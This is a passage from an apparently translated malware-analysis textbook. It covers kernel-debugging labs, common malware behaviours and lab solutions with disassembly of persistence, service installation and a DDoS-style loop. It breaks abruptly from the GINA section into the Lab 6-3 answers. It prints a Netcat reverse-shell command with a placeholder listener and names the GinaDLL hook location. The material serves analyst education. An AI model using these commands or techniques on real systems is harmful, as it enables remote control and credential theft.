WinDbg是一个出色的调试器，它提供了很多OllyDbg所不具备的功能，其中包括支持内核调试。使用内核的恶意代码不常见，但它是存在的。因此恶意代码分析人员需要知道如何处理它们。

本章我们讨论了内核驱动的工作原理、怎样使用WinDbg分析内核驱动、当用户态应用程序发出请求后如何找出哪段内核代码会被执行，以及如何分析Rootkit，等等。在接下来的几章中，我们的讨论将从分析工具的使用转到恶意代码在本地系统中是如何操作的，以及是如何通过网络进行通信的。

10.10 实验

Lab 10-1

本实验包括一个驱动程序和一个可执行文件。你可以从任意位置运行可执行文件，但为了使程序能够正常运行，必须将驱动程序放到*C:\Windows\System32*目录下，这个目录在受害者计算机中已

经存在。可执行文件是Lab10-1.exe，驱动程序是Lab10-01.sys。

问题

1. 这个程序是否直接修改了注册表（使用 procmon 来检查）？
2. 用户态的程序调用了 `ControlService` 函数，你是否能够使用 WinDbg 设置一个断点，以此来观察由于 `ControlService` 的调用导致内核执行了怎样的操作？
3. 这个程序做了些什么？

Lab 10–2

该实验的文件为Lab10-02.exe。

问题

1. 这个程序创建文件了吗？它创建了什么文件？
2. 这个程序有内核组件吗？
3. 这个程序做了些什么？

Lab 10–3

本实验包括一个驱动程序和一个可执行文件。你可以从任意位置运行可执行文件，但为了程序能够正常运行，必须将驱动程序放到*C:\Windows\System32*目录下，这个目录在受害者计算机中已经存在。可执行文件是Lab10-3.exe，驱动程序是Lab10-03.sys。

问题

1. 这个程序做了些什么？
2. 一旦程序运行，你怎样停止它？
3. 它的内核组件做了什么操作？

第4篇

恶意代码功能

第 11 章　恶意代码行为

到目前为止，我们一直关注恶意代码分析，很少关注恶意代码能够做什么。因此，本章及随后三章的目的是使你熟悉恶意代码最常见的行为特征。

首先，本章让你见识一下各种各样的恶意代码，其中一些可能你已经比较熟悉。我们的目的是总结常见恶意行为，同时给你一个良好的知识基础，以便你能够识别各种各样的恶意程序。但是，我们不可能涵盖所有种类的恶意代码，因为新的恶意代码在不断地出现，并且无休止地更新功能，但是我们可以让你更好地了解你要查找的恶意代码种类。

11.1　下载器和启动器

常见的两种恶意代码是下载器和启动器。下载器从互联网上下载其他的恶意代码，然后在本地系统中运行。下载器通常会与漏洞利用（exploit）打包在一起。下载器常用Windows API函数`URLDownloadtoFileA`和`WinExec`，来下载并运行新的恶意代码。

启动器（也称为加载器）是一类可执行文件，用来安装立即运行或者将来秘密执行的恶意代码。启动器通常包含一个它要加载的恶意代码，我们将在第12章深入讨论这种技术。

11.2　后门（backdoor）

后门（backdoor）是另一种类型的恶意代码，它能让攻击者远程访问一个受害的机器。后门是一种最常见的恶意代码，它们拥有多种功能，并且以多种形式与大小存在。后门代码往往实现了全套功能，所以当使用一个后门时，攻击者通常不需要下载额外的恶意代码。

后门程序利用互联网的通信方式是多样的，但是一个常用的方法是利用80端口使用HTTP协议。HTTP是出站流量最常使用的协议，所以它为恶意代码提供了一个与其他流量混淆的好机会。

在第14章中，你将会看到怎样在数据包级别上分析后门程序，怎样创建有效的网络特征。这里我们只关注上层的通信。

后门拥有一套通用的功能，例如操作注册表、列举窗口、创建目录、搜索文件，等等。查看后

门使用和导入的Windows函数，可以确定后门程序实现的功能。查看附录A常用函数列表，可以告诉你某段恶意代码的功能。

11.2.1 反向shell

反向shell是从被感染机器上发起一个连接，它提供攻击者shell访问被感染机器的权限。反向shell或者作为一个单独的恶意代码存在，或者作为一个复杂后门程序中的组件而存在。在反向shell中，攻击者能够如同在本地系统上一样运行命令。

Netcat 反向 shell

第3章中我们已经讨论过，可以通过在两台机器上运行Netcat，来创建一个反向shell。同时，攻击者已经知道在恶意代码中使用Netcat，或者和其他恶意程序一起打包使用。

Netcat被作为一个反向shell使用时，远程机器使用下列命令，等待入站连接。

```
nc -l -p 80
```

-l选项设置Netcat为监听模式，-p用来设置监听端口。接下来，受害机器向外连出，并且使用下列命令提供shell。

```
nc listener_ip 80 -e cmd.exe
```

Listener_ip 80是远程机器的IP地址和端口。-e选项用来指定连接建立后要运行的程序（Windows系统中，常使用cmd.exe，后续将进一步讨论），并将这一程序标准输入和输出与套接字进行绑定。

Windows 反向 shell

使用cmd.exe作为Windows系统中的反向shell，有两种简单的恶意编码实现：基础方法和多线程技术。

基础方法在恶意代码编写者之间比较流行，因为它容易编写，且效果与多线程技术一致。它涉及CreateProcess函数的调用，并操纵传递给CreateProcess的STARTUPINFO结构。首先，创建一个套接字，并与远程服务器建立连接。然后，绑定这个套接字与cmd.exe标准流（标准输入、标准输出以及标准错误）。调用CreateProcess函数用隐藏窗口的方式创建cmd.exe程序，对受害者隐藏cmd.exe进程。使用这种方法的例子如第7章中所示。

Windows反向shell的多线程版本涉及一个套接字、两个管道及两个线程的创建（查询API调用函数CreateThread、CreatePipe）。恶意代码有时将这种方法作为策略，来篡改或编码经过一个套接字传入或传出的数据。CreatePipe用来绑定一个管道的读写端，如标准输入（stdin）和标准输出

（stdout）。CreateProcess方法用来绑定一个管道与标准流，而不是直接与套接字绑定。调用CreateProcess方法，恶意代码会产生两个线程：一个用来从标准输入管道读数据，并且向套接字写数据，另外一个用来从一个套接字读数据，并且向一个标准输出管道写数据。通常这两个线程使用数据编码来篡改数据，这种技术我们将在第13章中详细介绍。逆向这些线程使用的加密和解密例程，来解密加密会话中抓取的数据包。

11.2.2 远程控制工具

远程控制工具（RAT）被用来远程管理一台或多台计算机。远程控制工具经常为了特定目标，如窃取信息或者旁路一个网络执行针对性的攻击。

图11-1展示了远程控制工具的网络结构，服务器端运行在一个被植入恶意代码的受害主机上。客户端作为攻击者远程操纵运行命令和控制的单元。服务器端命令客户端开始一个连接，同时它们也被客户端控制。远程控制工具通常通过如80、443等常用的端口通信。




图11-1 远程控制工具的网络结构

> **注意：** Poison Ivy（*http://www.poisonivy-rat.com/*）是一个免费提供且流行的远程控制工具。它的功能由 shellcode 插件控制，这使得它具有良好的扩展性。Poison Ivy 是一款有用的工具，它能够快速生成用来测试和分析的恶意样本。

11.2.3 僵尸网络

僵尸网络是被感染主机（也称为僵尸主机）的一个集合。它们由单一实体控制，通常由一个称为僵尸控制器的机器作为服务器。僵尸网络的目标是尽可能多地感染机器，来构建一个更大的僵尸主机网络，从而使僵尸网络传播其他的恶意代码或蠕虫，或者执行分布式拒绝服务（DDoS）攻击。在实施分布式拒绝服务攻击时，所有僵尸主机会在同一时刻访问同一个站点，僵尸网络能够让这个站点挂掉。

11.2.4 远程控制工具与僵尸网络的比较

在远程控制工具与僵尸网络之间有一些不同：

- 僵尸网络感染和控制数以百万计的主机。远程控制工具通常只控制很少数量的主机。
- 僵尸网络中的所有主机在同一时刻被控制，而远程控制工具是以每个受害者为单位进行远程控制，因为远程控制工具要求攻击者与受害主机之间更紧密地交互。
- 远程控制工具被用来执行针对性的攻击，而僵尸网络用来进行大规模攻击。

11.3 登录凭证窃密器

攻击者经常会不遗余力地去窃取登录凭证，他们主要使用以下三种类型的恶意代码：

- 等待用户登录以窃取登录凭证的程序。
- 转储Windows系统中存放信息的程序，例如密码哈希值，程序直接使用它，或者对它进行离线破解。
- 击键记录程序。

本节，我们将讨论这些类型的恶意代码。

11.3.1 GINA拦截

在Windows XP系统中，恶意代码使用微软图形识别和验证界面（GINA）拦截技术来窃取用户的登录凭证。GINA的设计目的是让合法第三方通过添加一些代码，来自定义登录过程，如用硬件无线射频标识（RFID）令牌或者智能卡来进行身份认证等。恶意代码编写者利用GINA对第三方的支持来加载窃密器。

GINA在*msgina.dll*中实现，这个DLL在用户登录系统过程中由Winlogon可执行文件加载。Winlogon也为第三方定制实现DLL程序工作，在Winlogon与GINA DLL之间加载第三方DLL（类似于中间人攻击）。为了方便，Windows用下列注册表项，来存储需要Winlogon加载的第三方DLL。

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL
```

在一个实例中，我们发现恶意代码文件*fsgina.dll*作为GINA拦截器，安装到了上述的注册表位置。图11-2展示了这种方法的一个例子，图中显示了系统登录凭证的流经途径，其中恶意文件在Winlogon与*msgina.dll*之间工作，此时恶意代码能够拦截提交给系统认证的所有登录凭证。它可以选择将登录凭证信息记录到硬盘，或者通过网络发送出去。

5. 注册表键 `Software\Microsoft\Windows\CurrentVersion\Run\Malware` 和文件路径 *C:\Temp\cc.exe* 都可以当作本地特征。
6. 该程序先检查是否存在有效的 Internet 连接。如果找不到，程序直接终止。否则，该程序会尝试下载一个网页，该网页包含了一段以`<!--`开头的HTML注释。该注释的第一个字符被用于`switch`语句来决定程序在本地系统运行的下一步行为，包括是否删除一个文件、创建一个目录、设置一个注册表 run 键、复制一个文件或者休眠 100 秒。

详细分析过程

我们从基本的静态分析开始，这次又找到一些新出现的有趣字符串，如代码清单6-6L所示。

代码清单6-6L Lab 6-3包含的有趣字符串

```
Error 3.2: Not a valid command provided
Error 3.1: Could not set Registry value
Malware
Software\Microsoft\Windows\CurrentVersion\Run
C:\Temp\cc.exe
C:\Temp
```

这些错误信息说明程序可能会修改注册表。其中，`Software\Microsoft\Windows\CurrentVersion\Run`是注册表中一个常用的autorun位置。*C:\Temp\cc.exe*则是一个目录和文件名，也许是一个有效的本地特征。

查看导入表，我们可以看到新增了不少Lab 6-2中没有出现的新的Windows API函数，如代码清单6-7L所示。

代码清单6-7L Lab 6-3包含的导入函数

```
DeleteFileA
CopyFileA
CreateDirectoryA
RegOpenKeyExA
RegSetValueExA
```

前三个导入函数是自说明性的，无须多解释。`RegOpenKeyExA`函数一般与`RegSetValueExA`一起用于往注册表中插入信息，在恶意代码将其自身或其他程序设置为随着系统开机就自启动以持久化运行时，通常会使用这两个函数。（我们会在第7章进一步讨论Windows注册表。）

接下来我们做动态分析，但这次与Lab 6-2的结果相比没什么特别的成果。我们可以让恶意代码直接与Internet相连，也可以用INetSim来为恶意代码提供一个页面，但我们不知道要把什么放到HTML注释中去。因此，我们需要通过查看反汇编来做更深层的分析。

最后，我们用IDA Pro来加载这个可执行文件。其main函数看起来与Lab 6-2的很像，但多了一个对0x401130的调用。而其他部分，包括对0x401000（检查Internet连接）、0x401040（下载网页并解析HTML注释）的调用则与Lab 6-2中的一致。

接下来，我们检查传给0x401130的参数。在调用前，argv和var_8被压入了栈中。在这里，argv就是Argv[0]，是一个对当前运行程序名字，也就是*Lab06-03.exe*的字符串引用。通过检查反汇编结果，我们可以看到var_8在0x40122D处被用AL设置。考虑到EAX是上一个函数调用的返回结果，而AL包含在EAX中，而这里上一个函数调用是0x401040（下载网页并解析HTML注释），因此，传递给0x401130的var_8包含了从HTML注释中解析出来的指令字符。

现在我们知道什么会被传给0x401130了，就可以开始分析它了。代码清单6-8L是这个函数的开始部分。

代码清单6-8L　分析0x401130位置的函数

```
00401136     movsx eax, [ebp+arg_0]
0040113A     mov [ebp+var_8], eax
0040113D     mov ecx, [ebp+var_8] ❶
00401140     sub ecx, 61h
00401143     mov [ebp+var_8], ecx
00401146     cmp [ebp+var_8], 4 ❷
0040114A     ja loc_4011E1
00401150     mov edx, [ebp+var_8]
00401153     jmp ds:off_4011F2[edx*4] ❸
...
004011F2 off_4011F2 dd offset loc_40115A ❹
004011F6            dd offset loc_40116C
004011FA            dd offset loc_40117F
004011FE            dd offset loc_40118C
00401202            dd offset loc_4011D4
```

arg_0是由IDA Pro自动生成的标签，用于标记调用前最后一个被压栈的参数。因此，arg_0是从Internet获取并解析得到的指令字符。这个指令字符被赋给var_8，最后在❶处加载到ECX中。下一条指令是从ECX中减掉0x61（也就是ASCII中的字母a）。因此，如果arg_0等于a，这条指令被执行后，ECX变为0。

接下来，在❷处将ECX与4进行比较，以判断该指令字符（arg_0）是否a、b、c、d或e。如果是其他结果，就会引发ja指令跳转离开这段代码；否则，可以看到这个指令字符被用作跳转表的索引。

在❸处，EDX被乘以4，这是因为跳转表是一组指向不同执行路径的内存地址，而每个地址的大小是4字节。与我们预计的一样，位于❹处的跳转表有五条记录。正如第6章所述，编译器在为switch语句生成汇编代码时，经常使用这样的跳转表。

指令字符 switch 的图形视图

现在我们来看看这个函数的图形视图，如图6-3L所示。可以看到，代码中有6条可能的执行路径，包括5个case和一个default。其中，“超过4就跳转”的那条指令会走default路径，而其他情况下，跳转表会引发从a分支到e分支的其中一条执行路径。当你看到像这张一样的图（一个方框接着许多方框）时，就应该猜测这是一条switch语句，然后通过查看代码逻辑和跳转表来确定这个猜测。




图6-3L 以图形模式显示0x401130位置函数的switch语句，标识了分支选项

Swith 选项

接下来，我们分别检查switch的每一个选项（从a到e）：

- a选项调用`CreateDirectory`，使用的参数是`C:\\Temp`，如果该目录不存在，就会创建它。
- b选项调用`CopyFile`，它有两个参数，一个是源文件，一个是目的文件。这里的目的文件是*`C:\\Temp\\cc.exe`*，源文件是传递给当前函数的一个参数，而根据我们早前的分析，这个参数是当前程序名（`Argv[0]`）。因此，这个选项会将Lab06-03.exe复制为*C:\Temp\cc.exe*。
- c选项调用`DeleteFile`，参数是*`C:\\Temp\\cc.exe`*，也就是当该文件存在时删除它。
- d选项在Windows注册表中设置一个值，以获得持久性运行。具体而言，它会将注册表键`Software\Microsoft\Windows\CurrentVersion\Run\Malware`的值设置为*`C:\Temp\cc.exe`*，这样如果恶意代码首先被复制到了*Temp*目录下，每次系统启动时，恶意代码就会被运行起来。
- e选项休眠100秒。
- default选项打印“Error 3.2: Not a valid command provided”。

将这个函数分析完后，我们可以将其与Lab 6-2的分析结果结合起来，得到对整个程序运行情况

的深度理解。

现在，我们知道该程序会使用`if`结构，检查是否存在一个可用的Internet连接。如果不存在，程序终止。否则，程序会进一步尝试下载一个网页，其中包含了由`<!--`开头的HTML注释。从这个注释中解析出下一个字符，将其用于`switch`来决定在本地系统中执行什么行为：删除一个文件、创建一个目录、设置一个注册表run键、复制一个文件，或者休眠100秒。

Lab 6-4参考解答

简短答案

1. 在 0x401000 处的函数是检查 Internet 连接的方法，0x401040 是解析 HTML 的方法，0x4012B5 是 `printf`，0x401150 是 `switch` 语句。
2. 在 `main` 函数中加了一个 `for` 循环语句。
3. 0x401040 处的函数现在会使用一个参数，使用格式化字符串 `Internet Explorer 7.50/pma%d` 来调用 `sprintf` 函数，从而使用传入的参数创建用于 HTTP 通信的 User-Agent 字段。
4. 该程序一共运行 1440 分钟（24 小时）。
5. 是的，使用了一个新的 User-Agent。它的形式是 `Internet Explorer 7.50/pma%d`，其中`%d` 是程序已经运行的分钟数。
6. 首先，程序会检查是否有可用的 Internet 连接。如果找不到，程序就终止运行。否则，程序使用一个独特的 User-Agent 来下载一个网页，这个 User-Agent 包含了一个计数器，用于说明程序已经运行了多少分钟。下载下来的网页中包含了以`<!--`开头的 HTML 注释代码，这段注释代码中接下来的第一个字符被用于一个 `switch` 语句，以决定接下来在本地系统的行为。其中包含了一些硬编码的行为，包括删除一个文件、创建一个目录、设置一个注册表 run 键、复制一个文件、休眠 100 秒等。该程序会运行 24 小时后终止。

详细分析过程

我们从基本的静态分析开始。这一次可以看到有一条Lab 6-3中没有的有趣字符串：

```
Internet Explorer 7.50/pma%d
```

看起来这个程序会动态生成User-Agent。看一下导入表，没有发现任何Lab 6-3中没有出现的Windows API函数。通过动态分析，我们还注意到这一次User-Agent变成了`Internet Explorer 7.50/pma0`。

接下来，我们对反汇编代码做深入分析。用IDA Pro加载该可执行文件，查看main函数，可以清楚地看到，与Lab 6-3的main相比，虽然调用了很多相同的函数，但其中的结构有所不同。我们可以看到函数0x401000（判断Internet连接的方法）、0x401040（解析HTML的方法）、0x4012B5也就是printf，以及0x401150（switch语句）。你应该在IDA Pro中将这些函数重命名，以方便分析。

在IDA Pro中，以图形视图模式查看main函数，我们可以看到一个向上指的箭头，很显然是循环。代码清单6-9L展示了这个循环结构。

代码清单6-9L 循环结构

```
00401248 loc_401248
00401248        mov [ebp+var_C], 0 ❶
0040124F        jmp short loc_40125A
00401251 loc_401251:
00401251        mov eax, [ebp+var_C]
00401254        add eax, 1 ❷
00401257        mov [ebp+var_C], eax
0040125A loc_40125A:
0040125A        cmp [ebp+var_C], 5A0h ❸
00401261        jge short loc_4012AF
00401263        mov ecx, [ebp+var_C] ❺
00401266        push ecx
00401267        call sub_401040
...
004012A2        push 60000
004012A7        call ds:Sleep
004012AD        jmp short loc_401251 ❹
```

局部变量var_C用于循环计数。在❶处，这个计数器被初始化为0，每次跳回❷处递增，在❸处进行检查，每次到了❹就跳回去递增。这❹处代码的出现告诉我们现在看到的是一个循环结构。如果计数器var_C大于或等于0x5A0（1440），循环就会终止；否则，在❺处的代码会被执行。调用0x401040之前，这里的代码会将var_C压入栈上，然后循环在执行到❹之前会休眠1分钟，最后将计数器加1。因此，这个过程会持续1440分钟，也就是24小时。

在上一个实验中，0x401040并没有参数，因此现在我们需要进一步查看。代码清单6-10L展示了从0x401040开始的片段。

代码清单6-10L 位于0x401040的函数

```
00401049        mov eax, [ebp+arg_0]
0040104C        push eax ❶
0040104D        push offset aInt ; "Internet Explorer 7.50/pma%d"
```

```
00401052        lea ecx, [ebp+szAgent]
00401055        push ecx            ; char *
00401056        call _sprintf
0040105B        add esp, 0Ch
0040105E        push 0              ; dwFlags
00401060        push 0              ; lpszProxyBypass
00401062        push 0              ; lpszProxy
00401064        push 0              ; dwAccessType
00401066        lea edx, [ebp+szAgent] ❷
00401069        push edx            ; lpszAgent
0040106A        call ds:InternetOpenA
```

在这里，arg_0是唯一的参数，也只有main函数调用了0x401040，因此可以断定arg_0始终是从main函数中传入的计数器（var_C）。在❶处，arg_0与一个格式化字符串及一个目标地址一起被压入栈。然后可以看到sprintf被调用了，后者创建一个字符串，并将其存储在目的缓冲区，也就是被标记为szAgent的局部变量中。在❷处，szAgent被传给了InternetOpenA，也就是说，每次计数器递增了，User-Agent也会随之改变。这个机制可以被管理和监控web服务器的攻击者跟踪恶意代码运行了多长时间。

总的来看，这个程序会使用if结构，检查是否存在可用的Internet连接。如果连接不存在，程序终止运行。否则，程序使用一个独特的User-Agent下载一个网页，这个User-Agent中包含了一个循环结构的计数器。该计数器中是程序已经运行的时间。下载的网页里包含HTML注释，会被读取到一个字符数组结构中，并与<!--一一比较。然后从注释中抽取出下一个字符，用于一个switch结构来决定接下来在本地系统的行为。这些行为是已经硬编码的，包括删除一个文件、创建一个文件夹、设置一个注册表run键、复制一个文件，以及休眠100秒。该程序会运行1440分钟（24小时）后终止。

Lab 7-1参考解答

简短答案

1. 这个程序创建服务 MalService，来保证它每次在系统启动后运行。
2. 这个程序使用一个互斥量，来保证在同一时间这个程序只有一份实例在运行。
3. 我们可以搜索一个名为 HGL345 的互斥量，以及 MalService 服务。
4. 这个恶意代码使用用户代理 Internet Explorer 8.0，并和 *www.malwareanalysisbook.com* 通信。
5. 这个程序等待直到 2100 年 1 月 1 日的半夜，那时发送许多请求到 *http://www. malwareanalysisbook.com/*，大概是为了对这个网站进行一次分布式拒绝服务（DDoS）攻击。
6. 这个程序永远不会完成。它在一个定时器上等待直到 2100 年，到时候创建 20 个线程，每一个运行一个无限循环。

详细分析过程

深度分析这个恶意代码的第一步，是用IDA Pro或一个类似工具打开它来检查导入表。许多在这个列表中的函数提供很少信息，因为它们普遍被所有Windows执行体导入，但是有些却不一样。特别是OpenSCManager和CreateService函数，暗示着这个恶意代码可能创建一个服务，来保证它会在系统被重启后运行。

StartServiceCtrlDispatcherA导入函数提示了这个文件确实是一个服务。对InternetOpen和InternetOpenUrl的调用告诉我们这个程序可能连接到一个URL并下载内容。

接下来，我们跳转到主函数，它已经被IDA Pro标识出来，并被在位置0x401000标记为_wmain。对代码的快速浏览显示它足够短小并可以进行完备分析。这个_wmain函数仅调用另一个函数，如下面的代码清单中所示。如果这段代码再长点，我们就需要基于我们对导入表的鉴定，将精力集中在最有意思的函数上了。

```
00401003  lea     eax, [esp+10h+ServiceStartTable]
00401007  mov     [esp+10h+ServiceStartTable.lpServiceName], offset aMalservice ; "MalService"
0040100F  push    eax             ; lpServiceStartTable
00401010  mov     [esp+14h+ServiceStartTable.lpServiceProc], offset ❶sub_401040
00401018  mov     [esp+14h+var_8], 0
00401020  mov     [esp+14h+var_4], 0
00401028  call   ❷ds:StartServiceCtrlDispatcherA
0040102E  push    0
00401030  push    0
00401032  call    sub_401040
```

这段代码在❷处以一个对StartServiceCtrlDispatcherA的调用开始。根据MSDN文档，这个函数被程序用来实现一个服务，并且它通常立即被调用。这个函数指定了服务控制管理器会调用的服务控制函数。这里，它在❶处指定sub_401040，它会在调用StartServiceCtrlDispatchA之后被调用。

这第一段代码，包括对StartServiceCtrlDispatcherA的调用，是对要作为服务运行的程序来说必需的流水账式代码。它没有告诉我们这个程序正在做什么，但是它确实告诉我们它期望作为一个服务被运行。

接下来，我们检查sub_401040函数，如下面的代码清单中所示。

```
00401040  sub     esp, 400h
00401046  push    offset Name       ; ❸"HGL345"
0040104B  push    0                 ; bInheritHandle
```

```
0040104D push    1F0001h        ; dwDesiredAccess
00401052 call   ❶ds:OpenMutexA
00401058 test    eax, eax
0040105A jz      short loc_401064
0040105C push    0              ; uExitCode
0040105E call    ds:ExitProcess
```

第一个函数调用是❶处的OpenMutexA。唯一需要注意的是，这个调用在❷处试图去获取一个命名为HGL345的互斥量句柄。如果这个调用成功，程序就会退出。

下一个调用在下面的代码清单中显示。

```
00401064 push    esi
00401065 push    offset Name    ; ❷"HGL345"
0040106A push    0              ; bInitialOwner
0040106C push    0              ; lpMutexAttributes
0040106E call   ❶ds:CreateMutexA
```

这段代码在❶处创建一个名为HGL345的互斥量❷。这两处对互斥量组合调用，被设计来保证这个可执行程序任意给定时刻只有一份实例在系统上运行。如果有一个实例已经在运行了，则对OpenMutexA的第一次调用成功，并且这个程序就会退出。

接下来，这段代码调用OpenSCManager，它打开一个服务控制管理器的句柄，以便这个程序可以添加或修改服务。下一个调用的是GetModuleFileName函数，它返回当前正在运行的可执行程序或一个被加载DLL的全路径名。第一个参数是要获取路径名的模块句柄，或者将它设置为NULL来获取这个可执行体的全路径名。

这个全路径名被CreateServiceA用来创建一个新的服务。CreateServiceA调用有许多参数，但是关键的那个在下面的代码清单中有标注。

```
0040109A push    0              ; lpPassword
0040109C push    0              ; lpServiceStartName
0040109E push    0              ; lpDependencies
004010A0 push    0              ; lpdwTagId
004010A2 lea     ecx, [esp+414h+BinaryPathName]
004010A6 push    0              ; lpLoadOrderGroup
004010A8 push   ❶ecx            ; lpBinaryPathName
004010A9 push    0              ; dwErrorControl
004010AB push   ❷2              ; dwStartType
004010AD push   ❸10h            ; dwServiceType
004010AF push    2              ; dwDesiredAccess
004010B1 push    offset DisplayName ; "Malservice"
004010B6 push    offset DisplayName ; "Malservice"
004010BB push    esi            ; hSCManager
004010BC call    ds:CreateServiceA
```

CreateServiceA关键的参数是❶处的BinaryPathName，❷处的dwStartType以及❸处的dwServiceType。这个可执行程序的二进制路径与用GetModuleFileName调用得到的当前正在运行可执行程序路径是一样的。GetModuleFileName调用是需要的，因为恶意代码可能不知道它的目录或文件名。通过动态地获得这些信息，它可以安装这个服务，而不用考虑哪个可执行程序被调用，或是它被保存在哪里。

MSDN文档列举了对dwServiceType和dwStartType参数来说有效的值项。对dwStartType来说，可能的值是SERVICE_BOOT_START（0x00）、SERVICE_SYSTEM_START（0x01）、SERVICE_AUTO_START（0x02）、SERVICE_DEMAND_START（0x03），以及SERVICE_DISABLED（0x04）。这个恶意代码传入0x02，它对应SERVICE_AUTO_START，暗示这个服务在系统启动时自动运行。

许多代码操作与时间相关的结构。IDA Pro标记了一个好像是SYSTEMTIME的结构体，它是Windows多个时间结构体之一。根据MSDN，SYSTEMTIME结构体对秒、分、小时、天的不同域用来指示时间。本例中，所有值首先被设置为0，然后表示年的值在❶处被设置为0x0834，或10进制2100。这个时间代表2100年1月1日的午夜。然后，程序调用SystemTimeToFileTime在不同时间格式之间转换。

```
004010C2  xor     edx, edx
004010C4  lea     eax, [esp+404h+DueTime]
004010C8  mov     dword ptr [esp+404h+SystemTime.wYear], edx
004010CC  lea     ecx, [esp+404h+SystemTime]
004010D0  mov     dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
004010D4  push    eax               ; lpFileTime
004010D5  mov     dword ptr [esp+408h+SystemTime.wHour], edx
004010D9  push    ecx               ; lpSystemTime
004010DA  mov     dword ptr [esp+40Ch+SystemTime.wSecond], edx
004010DE  mov    ❶[esp+40Ch+SystemTime.wYear], 834h
004010E5  call    ds:SystemTimeToFileTime
```

接下来，程序调用CreateWaitableTimer、SetWaitableTimer，以及WaitForSingleObject。对我们的目的来说最重要的参数是传给SetWaitableTimer的lpDueTime参数。这个参数是SystemTimeToFileTime返回的FileTime，如前面的清单所示。这段代码随后使用WaitForSingleObject进入等待，直到2100年1月1日。

代码接着循环20次，如下面的代码清单所示。

```
00401121  mov    ❶esi, 14h
00401126  push    0                 ; lpThreadId
00401128  push    0                 ; dwCreationFlags
0040112A  push    0                 ; lpParameter
0040112C  push   ❷offset StartAddress ; lpStartAddress
00401131  push    0                 ; dwStackSize
```

```
00401133 push    0              ; lpThreadAttributes
00401135 call   ❹edi ; CreateThread
00401137 dec    ❷esi
00401138 jnz    ❸short loc_401126
```

这里，ESI在❶处被设置为计数器0x14（十进制20）。循环的末尾，ESI在❷处被递减，并且当它在❸处到达0时，循环退出。❹处的一个对`CreateThread`的调用有几个参数，但是对我们重要的只有一个。❺处的`lpStartAddress`参数告诉我们哪个函数被当作这个线程的起始地址使用——本例中标记为`StartAddress`。

双击`StartAddress`，我们看见这个函数调用`InternetOpen`来初始化一个到网络的连接，接着在一个循环中调用`InternetOpenUrlA`，如下面的代码所示。

```
0040116D   push    0               ; dwContext
0040116F   push    80000000h       ; dwFlags
00401174   push    0               ; dwHeadersLength
00401176   push    0               ; lpszHeaders
00401178   push    offset szUrl    ; ❸"http://www.malwareanalysisbook.com"
0040117D   push    esi             ; hInternet
0040117E ❷call    edi ; InternetOpenUrlA
00401180 ❶jmp     short loc_40116D
```

循环末尾的`jmp`指令（❶处）是一个无条件跳转，这意味着这段代码永远不会终止；它会调用`InternetOpenUrlA`❷，并且一直下载*www.malwareanalysisbook.com*❸的主页。而且由于`CreateThread`被调用了20次，所以会有20个线程一直调用`InternetOpenUrlA`。显然，这个恶意代码的目的是将自己在多个机器上安装成一个服务，进而启动一个DDoS攻击。如果所有被感染的机器在同一时间（2100年1月1日）连接到服务器，它们可能使服务器过载并无法访问该站点。

总之，这个恶意代码使用互斥量来保证同一时刻只有一份实例在运行，它创建一个服务确保系统重启后它再次运行，直到2100年1月1日，然后继续无限期地下载*www.malwareanalysisbook.com*。

注意这个恶意代码不执行一个服务所要求的所有函数。通常，一个服务必须实现用来停止或暂停的函数，并且它必须能够改变它的状态，来使用户和操作系统知道这个服务已经启动了。但是这个恶意代码没有做这些，它的服务状态将总是显示为`START_PENDING`，并且这个服务在运行时无法停止。恶意代码经常实现足够的功能，来达到作者的目标，而不会去考虑规范要求的整个功能。

> **注意**：如果你不使用一个虚拟机来运行这个实验，通过在命令行输入 sc delete Malservice 可以移除这个服务，然后删除文件自身。

Lab 7-2参考解答

简短答案

1. 这个程序没有完成持久化驻留。它运行一次然后退出。
2. 这个程序给用户显示一个广告网页。
3. 这个程序在显示这个广告后完成执行。

详细分析过程

我们从一些基础的静态分析技术开始。我们没有看到任何有意思的ASCII字符串，我们只看到一个有意思的Unicode字符串：http://www.malwareanalysisbook.com/ad.html。我们检查这个程序的导入表以及导出表，并看见除标准的导入函数外只有几个额外的导入函数，如下所示：

```
SysFreeString
SysAllocString
VariantInit
CoCreateInstance
OleInitialize
OleUninitialize
```

所有这些函数是COM相关的。`CoCreateInstance`和`OleInitialize`函数尤其是为了使用COM功能而需要的。

接下来，我们尝试动态分析。当我们运行这个程序时，它打开一个Internet Explorer并弹出一个广告。并不存在任何这个程序修改系统或安装它自己以便在计算机重启后运行的证据。

现在我们可以在IDA Pro中分析这段代码。我们导航到`_main`方法，会看到下面代码清单中显示的代码：

```
00401003 push    0                  ; pvReserved
00401005 call   ❶ds:OleInitialize
0040100B test    eax, eax
0040100D jl      short loc_401085
0040100F lea     eax, [esp+24h+(1) ppv]
00401013 push    eax                ; ppv
00401014 push    offset riid        ; riid
00401019 push    4                  ; dwClsContext
0040101B push    0                  ; pUnkOuter
0040101D push    offset rclsid      ; rclsid
00401022 call   ❷ds:CoCreateInstance
00401028 mov     eax, [esp+24h+❸ppv]
```

